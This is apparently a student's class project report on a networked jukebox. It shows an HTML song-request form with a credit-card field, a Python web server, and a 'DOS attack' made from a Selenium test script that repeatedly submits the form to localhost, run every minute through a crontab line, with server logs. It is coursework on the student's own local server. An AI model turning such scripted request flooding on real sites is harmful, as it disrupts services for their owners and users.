Online Jukebox + DOS attack using Selenium JUnit/WebDriver + Python Web Server

Long Nguyen Hoang
CS522


Description

- Our goal is to design a Juke Box that allows customers to select songs they want played or to submit a playlist that they have already created previously. If a request is made for song that is not contained by a local Juke Box, it will query for that song from other Jukeboxes elsewhere in the country - thus they are networked. Although reminiscent of Napster, like the original jukebox, we want to provide a mechanism for owners, record companies and artists to earn a profit. Therefore, for this Jukebox we want to provide not only a coin drop and cash feed mechanism, but also a card swipe mechanism and a cell dial payment capability.

Juke Box spec


- Allow customers to
  - select songs they want to play.
  - submit a playlist that they have already created previously.
- The Juke Box can search other Juke Boxes from Internet for songs that are not contained by a local Juke Box.
- To provide a mechanism for owners, record companies and artists to earn a profit. The Juke Box contains
  - A coin drop
  - Cash feed mechanism
  - A card swipe mechanism
  - A cell dial payment capability.

Running Python Web Server





Jukebox form

```html
<html>

<form action="/cgi-bin/hello_get.py" method="get">
    <h2>Select a Song</h2>
    <input type="radio" name="song_name" value="song1">Song 1<br />
    <input type="radio" name="song_name" value="song2">Song 2<br />
    <input type="radio" name="song_name" value="song3">Song 3<br />
    <input type="radio" name="song_name" value="song4">Song 4<br /><br />
    Credit Card Number <br />
    <input type="text" name="num" />
    <br />
    <br />
    <input type="submit" value="Submit" />
</form>

</html>
```



Selenium IDE DOS attack





SeleniumDriver DOS python code

```python
import unittest
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.common.by import By

class ChromeSearch(unittest.TestCase):
    def setUp(self):
        s = ('/home/long/Downloads/chromedriver')
        self.driver = webdriver.Chrome(s)
    def test_search_in_python_org(self):
        for i in range(10):
            driver = self.driver
            driver.get("http://localhost:8000/")
            driver.find_element(By.XPATH,'/html/body/form/input[1]').click()
            driver.find_element(By.XPATH,'/html/body/form/input[5]').send_keys("ATTACK")
            driver.find_element(By.XPATH,"/html/body/form/input[6]").submit()
            driver.back()
            i+=1
        print("Attack Done")

    def tearDown(self):
        self.driver.close()
if __name__ == "__main__":
    unittest.main()
```

Running DOS attack with Selenium Driver

```
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
```


```
long@long-VirtualBox:~$ python3 seleniumattack.py
Attack Done
.
----------------------------------------------------------------------
Ran 1 test in 5.516s

OK
long@long-VirtualBox:~$
```

Cron Job attack

```
long@long-VirtualBox: ~
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/1 * * * * python3 /home/long/seleniumattack.py
                                                          24,1          Bot
```

```
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&
num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET / HTTP/1.1" 304 -
```

References

- https://npu85.npu.edu/~henry/npu/classes/oo/uml_tutorial/slide/index_slide.html